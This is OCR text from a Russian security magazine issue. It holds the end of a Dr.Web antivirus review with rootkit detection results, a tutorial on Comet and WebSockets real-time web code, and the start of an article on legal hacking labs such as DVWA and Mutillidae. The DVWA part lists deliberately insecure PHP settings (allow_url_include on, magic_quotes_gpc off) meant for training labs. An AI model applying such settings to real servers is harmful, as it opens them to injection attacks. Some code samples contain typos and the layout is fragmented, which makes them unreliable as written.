Впрочем, одной только защиты самого себя для хорошего антивируса мало. Гораздо интереснее было посмотреть, как Dr.Web детектирует малварь. И тут не придумать способ более наглядный, чем прогнать антивирус в различных реальных ситуациях. Я обратился к своим друзьям, активно занимающимся реверсингом малвари, которые с радостью подогнали мне несколько интересных образцов руткитов и троев. Я постарался выбрать разношерстную малварь, использующую различные, в том числе самые современные, техники сокрытия в системе.
Подход к тестированию прост: берем девственно чистую ось, заражаем ее вирусом и, установив антивирус, пробуем вылечить заразу, затем оцениваем результат. Первоначально я хотел провести все в рамках виртуальной машины, но ради чистоты эксперимента тестирование было решено перенести на вспомогательную машину. Это нужно из-за того, что часть руткитов успешно определяет запуск в виртуальном окружении и инфицирование системы намеренно не производит («Ага, анализировать меня собрался? Отвали!»). В качестве ОС на тестовой машине была выбрана Windows XP со всеми установленными сервиспаками и апдейтами. Проблема возвращения системы к изначальному состоянию после заражения легко решилась с помощью образа, который я заливал с помощью TrueImage.
Далее нужно было разобраться, что считать фактом лечения? Понятно, что одного только сообщения «Я нашел вирус, надо что-то делать!» недостаточно. К тому же мы не сильно доверяем фразам а-ля «Ура, вирус удалось удалить», поэтому всякий раз, после сообщения об успешном лечении, мы будем делать слепок реестра и файловой системы, чтобы посмотреть, что, по сравнению с чистой системой, изменилось после заражения и последующего лечения. Левые ветки реестра, бинарники и скрытые потоки NTFS говорят о том, что малварь, возможно, удалена не полностью — в этом случае результат засчитывался как провальный.
Итак, повторив итерацию для каждого

Настройки SpIDer Guard'a



Результаты быстрого сканирования: малварь нашлась

Rustock.C	+
MaosBoot	+
Shadow.based	+
R Sector	+
Mebroot	-
TDL	+
Boaxxe	+
Xorpix	+
Trojan-Spy.Zbot	+
Trojan.Okuks	+
TDL3	+

Результаты сканирования

образца малвари, мы составили таблицу с результатами, которую тебе и спешу представить.

Не надо быть особо проницательным, чтобы понять, что символ «+» означает успешное детектирование вируса и его лечение. Собственно, проблемы возникли только с Mebroot'ом, но справедливости ради, стоит заметить, что тестирование проводилось на новой и пока мало распространенной модификации.

В некоторых случаях срабатывал активный монитор SpIDer Guard, а в других — с задачей справлялся сканер, использующий сигнатурный и эвристический анализаторы. Антируткит модуль — это, конечно, не утилита GMER в умелых руках, но со всей участвовавшей в тестировании малварью справилась «на ура».

ФАЙРВОЛ ФАЙРВОЛИТ?

Помимо непосредственно антивирусной защиты, в Dr.Web Security Space Pro есть модуль брандмауэра. Собственно, проявление активности файрвола не заставит себя ждать. По умолчанию он находится в режиме обучения, поэтому для любой попытки приложения выйти в сеть будет отображаться окно, с помощью которого ты сможешь создать правило: пропускать указанный трафик или блокировать. Часть правил по умолчанию включена в продукт, но все они в основном касаются работы самого Dr.Web Security Space Pro. А вот рулесы для популярных приложений (аська, почтовик и т.д.) придется прописывать вручную — было бы здорово, если основные профили были включены по умолчанию.

Помимо непосредственно файрвола, в продукт включен HTTP-монитор SpIDer Gate. По этой причине не надо пугаться появившемуся в Firefox'е новому плагину — это не малварь :). Система в реальном времени проверяет контент веб-страницы, причем совместима со

Быстрая справка об активных модулях


всеми известными браузерами. Чтобы проверить, насколько хорошо работает анализатор HTTP-трафика, я посерфил несколько сайтов из списка www.malwareurl.com, что сразу же вызвало сигнал тревоги: SpIDer Gate ругался на iframe'ы и зловредные JS-скрипты.

Ранее я говорил, что вся корреспонденция почтовых серверов Яндекс проверяется как раз решением на базе Dr.Web, и аналогичное решение доступно и домашним пользователям. Почтовый монитор SpIDer Mail проверяет сообщения на вирусы до того, как они попадают в почтовый ящик. А модуль «антиспам» неплохо распознает рекламные письма как на русском, так и английском языках, и при этом порадовал низким количеством ложных срабатываний.


БЫТЬ ИЛИ НЕ БЫТЬ?

Если хочешь краткий вердикт, то Dr.Web Security Space Pro оказался более чем работоспособным решением. Привыкнув к тому, что антивирусы не всегда могут распознать даже распространенную малварь, но хорошо закриптованную, было приятно увидеть, что «веб» справился с обнаружением многих серьезных руткитов. В общем, рекомендую попробовать продукт: демо-версию ты найдешь на диске.

Устнавливаем параметры для анализа HTTP-трафика



Александр Лозовюк aleks.raiden@gmail.com



Технологии для построения Realtime веб-приложений

РЕАЛ-ТАЙМ В ВЕБЕ

Технология Comet для построения быстрых веб-приложений


Когда-то веб состоял только из статических страничек. Позже появились динамический контент и технология AJAX, позволяющая частично обновлять содержание страниц. Но для реализации приложений, работающих в реальном времени — онлайн игр, биржевых программ, отдельных частей социальных сетей, — этого оказалось мало. На свет появилась технология Comet.

Веб-приложения, как и обычные сайты, начинались как статические HTML-ки с формой для ввода некоторого запроса, при этом пользователь сам должен был переходить по ссылкам, чтобы обновить информацию. Теперь все иначе. Каждый хочет, чтобы информация приходила к нему сама, причем в самый момент ее появления. Ждать или того хуже нажимать на рефреш в ожидании обновления уже неприемлемо. Если пришло сообщение в социальной сети, этот факт тут же должен отобразиться в открытой странице браузера. Помимо этого, начался поголовный перенос софта в веб-окружение, предъявляя к веб-приложениям требования обычных десктопных программ. Для веб-приложения, работающего с финансовой биржей, задержки неприемлемы, и, чтобы обойти массу ограничений, используется технология Comet.

ЭТО НЕ AJAX

Это не чистящий гель, но он также может навести блеск, правда, не на кухне, а в вебе. Если кратко, то Comet — это набор приемов и средств, позволяющих быстро обновлять данные в браузере (страницы и их элементы) без участия пользователя. От клиента требуется только зайти на ресурс — с этого момента сервер сам будет отправлять браузеру новые данные, если для него есть какая-то новая информация. Сразу хочу обратить внимание на ключевое отличие от AJAX, который запускается только в том случае, если надо отправить данные, и завершает свою нелегкую трудовую жизнь сразу после получения ответа. К сожалению, создание запроса через AJAX — это всегда дорого и долго, да и браузер выкидывает свои штучки, ограничивая количество одновременных соединений. Правда, AJAX — это самое родное для веба, потому как работает он точно так же, как и HTTP-протокол, по схеме запрос-ответ. Совсем другое дело — Comet, которому для реализации всех своих возможностей, приходится прибегать к различным извращениям, имитируя постоянное соединение.

Ключевой момент Comet'а заключается в том, что не клиент (браузер), а сервер решает, когда надо отправить пользователю данные — такой подход называется server-



Так работает обычный AJAX сайт, т.е. почти любой Веб 2.0 сайт

push. Самым первым вариантом применения такого подхода стали чаты: новые сообщения появляются мгновенно, страница не обновляется — полное впечатление обычного приложения. Конечно, аналогичную функциональность давно можно реализовать через Flash, но черт бы побрал этот флеш — он тормозной, глючный и закрытый. Да и если ты запрограммировал свое супер-творение на технологии AJAX, то включать туда совершенно инородное тело Flash, работать с которым мороки не оберешься, никак не хочется. А Comet позволяет обойтись обычными простыми средствами — JavaScript + HTML, получая при этом мгновенность обновлений и простоту.

РАЗБИРАЕМ ПО КИРПИЧИКУ

Так как же удается Comet'у мгновенно обновлять информацию у тебя в браузере? Ты, наверное, знаешь, что основным методом работы с сервером в веб-приложении является объект XMLHttpRequest, который позволяет JavaScript'у соединяться с сервером, передавать и получать информацию. Принцип действия аналогичен классическому HTTP-протоколу: ты запрашиваешь URL и получаешь ответ. Поэтому, чтобы через AJAX сделать обновляемый список контактов со статусами (онлайн/офлайн), необходимо по таймеру, раз в 10 секунд, регулярно соединяться с сервером и запрашивать список тех, кто онлайн. Это существенная нагрузка на клиентский браузер, не говоря уже о самом сервере: каким бы мощным он ни был, выдержать нагрузку тысяч людей, каждый из которых будет отправлять такое количество запросов, скорее всего ему не удастся. Да, чем больше интервал опроса, тем меньше нагрузка. Но сегодня никто не хочет мириться с задержками: мало кому приятно отправлять сообщения пользователю со статусом «Онлайн», когда он давно убежал на речку, а статус банально не успел обновиться. Короче говоря, обычный и так привычный нам AJAX тут уже не подходит.


Существуют два основных подхода реализации Comet'а. Классическая схема (называется Long-polling, длинный опрос) выглядит так — ты подключаешься к серверу и ждешь, пока не появятся данные. То есть твой скрипт обращается к серверу и говорит: «Когда у тебя будут данные, я их сразу заберу, а потом снова подключусь». В некоторых реализациях сервера существует буферизация, когда сервер не сразу отдает данные, а ждет: вдруг сейчас появится что-то еще, тогда отправлю все сразу. Но такая буферизация вредна, так как вносит задержки, а мы хотим достичь максимальной скорости! После получения данных браузер должен снова открыть новое соединение. Длительность такого соединения может измеряться часами, но это в теории. Обычно время намного меньше и максимум достигает 5 минут, после которых просто создается новое соединение. Делается это потому, что серверы не любят такие долгоживущие сессии, да и сам протокол HTTP не очень приспособлен к такому использованию.

Другой подход называется стримингом (Streaming) и означает, что соединение не обрывается после каждого сообщения, а остается открытым. В результате, единожды подключившись, клиент начинает получать новые и новые сообщения без каких-либо задержек. Конечно, периодически приходится переподключаться, чтобы очистить браузер от устаревшей информации, да и серверу дать передохнуть, но время соединения здесь уже измеряется часами против секунд, максимум минут в случае Long-polling'а. Такой подход значительно сложнее и, как правило, требует специального сервера. Сложность, как всегда, проявляется в мелочах — например, как определить, что соединение не оборвалось, а у сервера просто нет для тебя данных? А как масштабировать свою систему? Если обычные HTTP-запросы можно раскидывать на несколько серверов через балансировщик, то с такими долгоживущими соединениями алгоритмы должны быть значительно сложнее. Словом, у каждого из подходов есть свои плюсы и минусы.

КОМЕТА ИЗНУТРИ


Чтобы понять, как устроен Comet, предлагаю написать реал-тайм приложение на практике: сервер и клиент. Простейший вариант реализации — скрытый бесконечный фрейм (hidden iframe). Это самая старая и самая «хакерская» реализация Comet'a, ведь никто при создании HTML-а не думал, что появится необходимость получать данные мгновенно. Работает он так: браузер создает невидимый тег <iframe>, указывая ему адрес твоего комет-сервера. Сервер при поступлении запроса отвечает кусочками HTML-кода: например, посылает код JavaScript, который выполняется сразу, как только его получает браузер. Фишка в том, что отправив данные в первый раз, сервер не закрывает соединение, а ждет какое-то время, а потом снова и снова отсылает новый скрипт. В итоге данные постоянно обновляются, но тут проблема: браузер-то не резиновый. Через некоторое время в нем накапливается куча элементов <script>, поэтому фрейм необходимо периодически удалять. На сервере также не все гладко, потому как на нем крутится настоящий бесконечный цикл.


Даже если никаких полезных данных не поступает, сервер все равно должен периодически посылать что-то вроде пинга, говоря клиенту: «Я сервер, все OK». Если же связь оборвется, узнать это будет затруднительно, поэтому сервер гарантированно каждую секунду посылает тег <script>, в котором вызывает функцию, сбрасывающую предыдущий таймер и запускающую новый отсчет. Таймер настроен таким образом, чтобы сработать через 5 секунд (значение может сильно варьироваться). Если от сервера за это время ничего нет, таймер сработает и удалит фрейм, пробуя заново установить соединение. Если же сервер нормально отвечает каждую секунду, то таймер никогда не выполнится, а, значит, с соединением все хорошо. Вот пример такого клиента (с использованием JS-библиотеки jQuery):



Диаграммы состояний для обычного Ajax'a и Comet-соединения. Найти 10 отличий.

Реализация Comet'a через Streaming





Реализация Long-Poling

Web Sockets API

```
interface WebSocket {
  readonly attribute DOMString URL;
  // ready state
  const unsigned short CONNECTING = 0;
  const unsigned short OPEN = 1;
  const unsigned short CLOSED = 2;
  readonly attribute int readyState;
  // networking
  attribute EventListener onopen;
  attribute EventListener onmessage;
  attribute EventListener onclosed;
  void postMessage(in DOMString data);
  void disconnect();
  };
```

WebSockets, или последняя надежда на человеческий веб в лице HTML 5

```
var error_timer_id = null;
function error_iframe()
{
  $('#comet_iframe_panel').
empty().append('<iframe
src="comet.domain.com/comet.
php?user_id=1"></iframe>');
}
function comet_ping()
{
  clearInterval(error_timer_id);
setInterval(function(){ error_
iframe(); }, 5000);
}
function comet_new_message(msg)
{
  $('#comet_msg_content').
append('<div>' + msg.time + ': '
+ msg.text + '</div>');
comet_ping();
}
```

Сервер, реализующий бесконечный цикл, при этом может выглядеть следующим образом (в реализации на PHP):

```
$timeout = 1000;
$running = true;
while($running)
{
  $msg = '{time:'.date('m:s',
time()).',text:"Server says:
OK!"}'';
  echo '<script>comet_new_
message('.$msg.');</script>';
  usleep($timeout);
}
```

Это одна из самых простых реализаций Comet'а, но от этого и обладающая рядом недостатков. Иногда бывают проблемы с различными прокси-серверами и буферизацией. Так как порции данных обычно очень маленькие, некоторые прокси или браузеры будут ждать, пока не накопится нужное количество данных, и лишь потом будут передавать все скопом. Нам это не подходит. Обычно дело решается добавлением пробелов до или после сообщения, но трафик при этом неизбежно возрастает, а gzip-сжатие в такой реализации Comet'а невозможно. Вторая сложность — это нагрузка на сервер, постоянные опросы базы данных или кэша, а также сложность масштабирования. Неприятно и то, что в браузере постоянно будет висеть индикатор загрузки страницы, пока открыт такой iframe. Зато этот способ очень быстрый и зависит в основном от работы сервера и того, с какой частотой осуществляется на нем цикл опроса.
Сделать механизм передачи по методу Long-polling еще проще — клиентская часть на JavaScript вообще может быть миниатюрной: например, в jQuery это всего одна строка:

```
$.getJson('http://comet.domain.
com/comet.php', function(response)
{});.
```

Сервер немного сложнее, чем в предыдущем варианте: вместо бесконечного цикла мы ожидаем первого сообщения, а после отправки ответа сразу закрываем соединение, завершая скрипт. Заметь, что возвращать можно как JSON, так и любой другой тип данных, доступный для обработки через обычный AJAX.

ДОЛОЙ ВЕЛОСИПЕДЫ, ДАЕШЬ АВТОМОБИЛЬ!

Немного помучившись, ты сможешь написать простейшую Comet-систему на любом языке, использующую любую технологию передачи данных. Но все эти самоделки едва ли впишутся в нормальный сайт. Копаться в дебрях JavaScript и добиваться корректной работы во всех браузерах — занятие весьма муторное. Но! Есть готовые к внедрению решения. Я не буду говорить про коммерческие серверы для Comet'а: они, как правило, применяются в биржевом софте и стоят соответствующих денег (например, стоимость Lightstreamer начинается от 50 тысяч долларов). Наряду с платными решениями широкое распространение получили готовые открытые проекты, в рамках которых разработчики уже написали серверные и клиентские части, а также приделали к ним API, чтобы можно было легко встраивать в любой проект. Это Cometd (cometd.org), HTTP_Push_Module (pushmodule.slact.net), APE push engine (www.ape-project.org). Я же хочу рассказать тебе о проекте от известного разработчика Дмитрия Котерова, создателя Denwer'а, социальной сети Мой Круг и русского твиттера Рутвит. Сервер Dklab_Realplexor написан на Perl и, по заявлению автора, готов к промышленной эксплуатации с десятками и сотнями тысяч клиентов одновременно. Пока реализована только модель long-polling, но в отличие от многих других решений, автор позаботился о простых людях, предоставив сразу библиотеки для JavaScript и PHP. На сервере тебе достаточно только подключить один PHP-файл и создать объект сервера, далее можно публиковать сообщения в каналы, чтобы передавать клиентам данные. С другой стороны, на веб-странице достаточно подключить только небольшой JS-файл и под-

ДА ЗДРАВСТВУЮТ WEBSOCKETS!

Стандарт HTML 5 уже успел намозолить глаза, обещая сказочные возможности, но неизвестно когда и как. Но одна штука в нем есть уже сейчас — веб-сокеты. Это немного не те сокеты, о которых принято говорить в традиционных языках программирования, но они достаточно близки к ним.
По сути, WebSockets — это расширение стандартного HTTP-протокола, которое позволяет устанавливать двухстороннюю асинхронную связь между клиентом (браузером) и сервером без ограничения на тип передаваемых данных.
Начинается все обычным образом: браузер посылает серверу специальный HTTP-GET запрос, но дальше… Если сервер согласен установить запрошенный вид подключения, то он отправляет браузеру клиента специальный флаг и оставляет TCP-соединение открытым! В результате имеем обычный TCP-сокет с сервером, правда, поверх HTTP-протокола. Если одна из сторон хочет что-то передать, она просто пишет в открытый канал свои данные, кодируя их в обычную строку UTF-8 (отмечая начало и конец порции данных шестнадцатеричными флагами) или посылая напрямую бинарные данные. Наконец-то можно будет избавиться от всех ограничений AJAX и извращений Comet'а.
На текущий момент, единственным браузером, поддерживающим веб-сокеты, является Google Chrome. Самые нетерпеливые могут опробовать веб-сокеты в действии, правда, с помощью довольно костыльного решения. Я говорю о библиотеке web-socket-js (github.com/gimite/web-socket-js), которая имитирует API, согласно текущему проекту стандарта, а внутри работает через Flash-объект, в котором есть реализация полноценных сокетов, хотя и с многими ограничениями.

LONG-POLLING VS. STREAMING

Что же лучше? Все зависит от ситуации. Если события, о которых тебе надо оповещать пользователей, происходят достаточно редко (например, сообщения о входе/выходе юзера, мессаги чата или новости), то Long-polling позволит сделать все быстро и легко с минимальными сложностями. Даже обычный слабенький сервер сможет обслуживать тысячи таких пользователей одновременно, а чтобы запрограмить такое на JavaScript, потребуется всего ничего — несколько строчек кода и любая из AJAX-библиотек. Если же таких событий происходит очень много, и время между двумя событиями меньше, чем тратит клиент на то, чтобы вновь присоединиться к серверу, значит, тебе необходим стриминг. Иначе, получив первое сообщение, браузер клиента напрасно отключится, чтобы тут же заново подключиться и забрать новую порцию данных — и так будет повторяться вновь и вновь. Это крайне негативно скажется на быстродействии браузера. С помощью же стриминга, один раз подключившись, можно обработать столько информации, сколько будет на этот момент данных — и все в рамках одного подключения. Именно поэтому все Comet-серверы для биржевых порталов работают именно на базе стриминга, ведь курсы валют могут поменяться несколько десятков раз за время, пока браузер соединится с сервером!

писаться на интересующие каналы, определив функцию callback, которая выполняется при поступлении данных. Сервер внутри имеет собственную очередь сообщений, поэтому данные клиенту доставляются точно в той последовательности, как были отосланы, даже в случае потери связи или перехода на другую страницу сайта. Радует также удобная возможность одной командой получить список всех пользователей онлайн (тех, кто слушает каналы сервера) или изменения этого списка с момента последнего опроса (если у тебя тысяча пользователей, то лучше всего отслеживать изменения, а не получать весь список заново).
Давай на примере этого решения напишем простейшую систему обмена мгновенными сообщениями между пользователями на сайте. Сообщение пользователя отправляется на сервере обычным AJAX'ом, а вот доставкой занимается уже Comet. Код отправки мы опустим — это слишком просто (смотри исходники). Намного интереснее посмотреть на сервер, который мы напишем на PHP:

```
//рассылаем сообщение всем пользователям,
которые сейчас на сайте
include_once('Dklab/Realplexor.php');
//подключаемся к серверу для отправки сооб-
щений
$dklab = new Dklab_Realplexor("127.0.0.1",
"10010", "xakep_");
//10010 — специальный порт для приема сооб-
щений к отправке
//xakep_ — префикс для каналов, чтобы один
сервер мог обслуживать разные проекты
$_to = Array('all_online'); //массив кана-
лов, куда нужно отправлять сообщение. В
этом случае используется общий канал, кото-
рый слушают все пользователи, которые на
сайте
$_message = Array('text' => 'Привет от жур-
нала Хакер!', 'author' => 'Вася', 'time' =>
time());
//это сообщение, которое в виде JSON-
объекта будет передано всем пользователям
$dblab->send($_to, $_message);
//сообщение отправлено!
```

Код на JavaScript с клиентской стороны, который принимает сообщения, не сильно сложнее:


```
//создаем подключение к серверу
var comet = new Dklab_Realplexor('http://
rpl.domain.com', 'xakep_');
//сервер требует обязательной работы на
поддомене
//теперь подписываемся на канал, чтобы
получать все отправленные в него сообщения
comet.subscribe("all_online", function (msg,
id){
  //этот метод будет выполнен для каждого
полученного сообщения
  //id — это внутренний уникальный иденти-
фикатор сообщения
  $('#comet_msg').append('<div><b>' + new
Date(msg.time * 1000).toLocaleString() +
'</b> ' + msg.author + ': ' + msg.text +
'</div>');
  //обрати внимание, что ты на сервере
отправил обычный PHP-массив — на странице у
тебя JSON точно такой же структуры
});
come.execute(); //после определения подписок
приказываем слушать их
//подписываться и отписываться можно в
любой момент, необходимо только вызвать
comet.execute(), чтобы уведомить сервер
//все, не хотим получать сообщения
comet.unsubscribe('all_online');
```

ЗДЕСЬ И СКАЗКЕ КОНЕЦ

Comet позволяет создать постоянное соединение между страницей в браузере и веб-сервером и напрямую обмениваться информацией. При этом сервер сам решает, когда послать данные, а страница получает их с той же скоростью, как возникают события. Несмотря на всю мощь, использовать Comet очень просто, особенно если взять на вооружение готовые проекты вроде Dklab_Realplexor. При этом решение получается по-настоящему быстрым. Поверь, реализация чата на базе Dklab_Realplexor работает с той же скоростью, а иногда и быстрее, чем чат в Facebook'е. С приходом HTML5 в браузерах будет родное решение — бинарный протокол, упакованный в стандартный HTTP, который обеспечит максимальную скорость обмена данными, что важно, например, для интернет-биржи или аукциона, где новые ставки могут появляться десятками в секунду. Но когда же это будет? На данный момент Comet — это единственный выход, если ты строишь веб-приложение, работающее в реальном времени.. ⌶

```
<?
//рассылаем сообщение всем пользователям, кто сейчас на сайте
include_once('Dklab/Realplexor.php');
//подключаемся к демону серверу для отправки
$dklab = new Dklab_Realplexor("127.0.0.1", "10010", "xakep_");
//10010 - специальный порт для приема сообщений к отправке,
//xakep_ - префикс для каналов, что-бы один сервер обслуживал разные проекты
$_to = Array('all_online'); //массив каналов, куда отправить сообщение. В этом случае - общий канал, который слушают все пользователи, которые на сайте.
$_message = Array('text' => 'Привет от ж. Хакер!', 'author' => 'Вася', 'time' => time());
//это сообщение, которое в виде JSON-объекта будет передано всем.
$dblab->send($_to, $_message); //вуаля, сообщение всем отправлено!
?>
```

Серверная часть нашего чата



info

Всегда создавай для Comet'а отдельный поддомен, например, comet.domain.com, так как браузеры не могут создавать параллельно более 2–6 соединений с одним доменом, а если на странице с десяток картинок, скриптов и стилей, лимит соединений будет исчерпан. Подключения на поддомен считаются отдельно.

links

- Подробнее о веб-сокетах: websockets.ru/tech/intro
- Хорошая вводная статья об AJAX-е: javascript.ru/ajax/intro
- Фреймворки для реализации веб-приложений в реальном времени:
Java — atmosphere.dev.java.net;
.NET — www.frozenmountain.com;
Python — orbited.org;
Ruby — juggernaut.rubyforge.org;
PHP — github.com/kakserpom/phpdaemon.

Степан «Step» Ильин step@glc.ru

ПЛОЩАДКА ДЛЯ ВЗЛОМА

Головоломки для хакера

Легальный взлом. Можно ли заниматься любимым делом и прокачивать свои навыки в пентесте, не нарушая закон? Где можно проводить инъекции и экспериментировать со сплоитами, не думая о том, включен VPN или нет? Как опробовать полученные знания, пробравшись от бага в скрипте до самого рута в системе? Способ есть!

Нас часто спрашивают: «Как научиться взлому?». Ответ прост: так же, как и любому другому предмету. Сначала ты глубоко и вдумчиво изучаешь теорию, затем приступаешь к практике. Разница лишь в том, что для изучения, скажем, математики полно готовых задачников для тренировки, а для взлома — их вроде бы и нет. «Как это нет? А любая шароварная программа, любой ресурс в Сети — чем не площадка для взлома?» — возмутишься ты. Это, конечно, вариант. Только, во-первых, начав эксперименты в подобном ключе, ты имеешь все шансы их быстро и закончить. А, во-вторых, не имея за плечами даже минимального опыта, сразу брать быка за рога, пытаясь анализировать серьезные ресурсы — все равно что бросаться на амбразуру. Занятие, мало того, что опасное, но еще и бестолковое. Есть вариант лучше!
Многие компании, занимающиеся обучением специалистов по информационной безопасности, готовят всевозможные кейсы. Те же самые задачки по математике, но только в контексте пентеста. Аналогичные решения предлагают и просто энтузиасты, демонстрируя на них различные приемы взлома. За основу часто берут старые версии известных продуктов, в которых полно неисправленных уязвимостей, иногда такие квесты пишут с нуля — так или иначе, в них намеренно встроили баги, которые можно удачно эксплуатировать. Некоторые из площадок хостятся прямо в Сети, предлагая пройти своеобразный][-квест (такой, как наш, ring0cup.ru), другие предполагают установку на свой собственный веб-сервер, третьи распространяются в виде образа виртуальной машины — ее просто надо запустить. Во всем разнообразии этих проектов нам сегодня и предстоит разобраться.

DAMN VULNERABLE WEB APP

Обычно создатели веб-приложений всячески хвастаются высокой надежностью своего продукта, кичатся встроенным WAF (файрволом для веб-приложений) и стыдливо отшучиваются, если в их сценариях находят очередной баг. Разработчики Damn Vulnerable Web App, напротив, категорически заявляют, что установка на живом веб-сервере неприемлема, потому как приложение… «чертовски уязвимо» :). Все самые распространенные ошибки горе-программистов собраны в одном месте, чтобы ты смог потренироваться на проведении самых разных атак. В качестве платформы выбрана наиболее популярная связка PHP/MySQL, по этой же причине мы начинаем наш обзор именно с DVWA. Если хочешь сэкономить время на настройке веб-сервера, все отлично заведется на готовых сборках: Denwer'е (www.denwer.ru) или XAMPP'е (www.apachefriends.org/xampp-en.html). Собственно, необходимо лишь распаковать файлы в public html-каталог и обратиться в браузере к http://127.0.0.1/dvwa/index.php. Не придется даже ковыряться с ручным созданием базы: в меню есть кнопка «Create / Reset Database». Но если все же захочется что-то подкрутить, то это можно сделать в конфиге /config/config.inc.php. Еще один момент касается настройки PHP: надо убедиться, что в PHP.ini внесены все изменения.

Чертовски уязвимое веб-приложение

```
magic_quotes_gpc = Off
allow_url_fopen on
allow_url_include on
```

Проект постоянно обновляется, а в конце 2009 года он был даже приобретен инвесторами,

Mutillidae: Hack, Learn, Secure, Have Fun!!!

Version 1.3

You are logged in as da

Core Controls
Home
Register
Login
Logout
Toggle hints
Setup/reset the DB
Show log
Credits

A1 - Cross Site Scripting (XSS)
Add to your blog
View someone's blog
Browser info
Show log

A2 - Injection Flaws (SQL and Command)
Login
User info
DNS Lookup
Register

Add to your blog
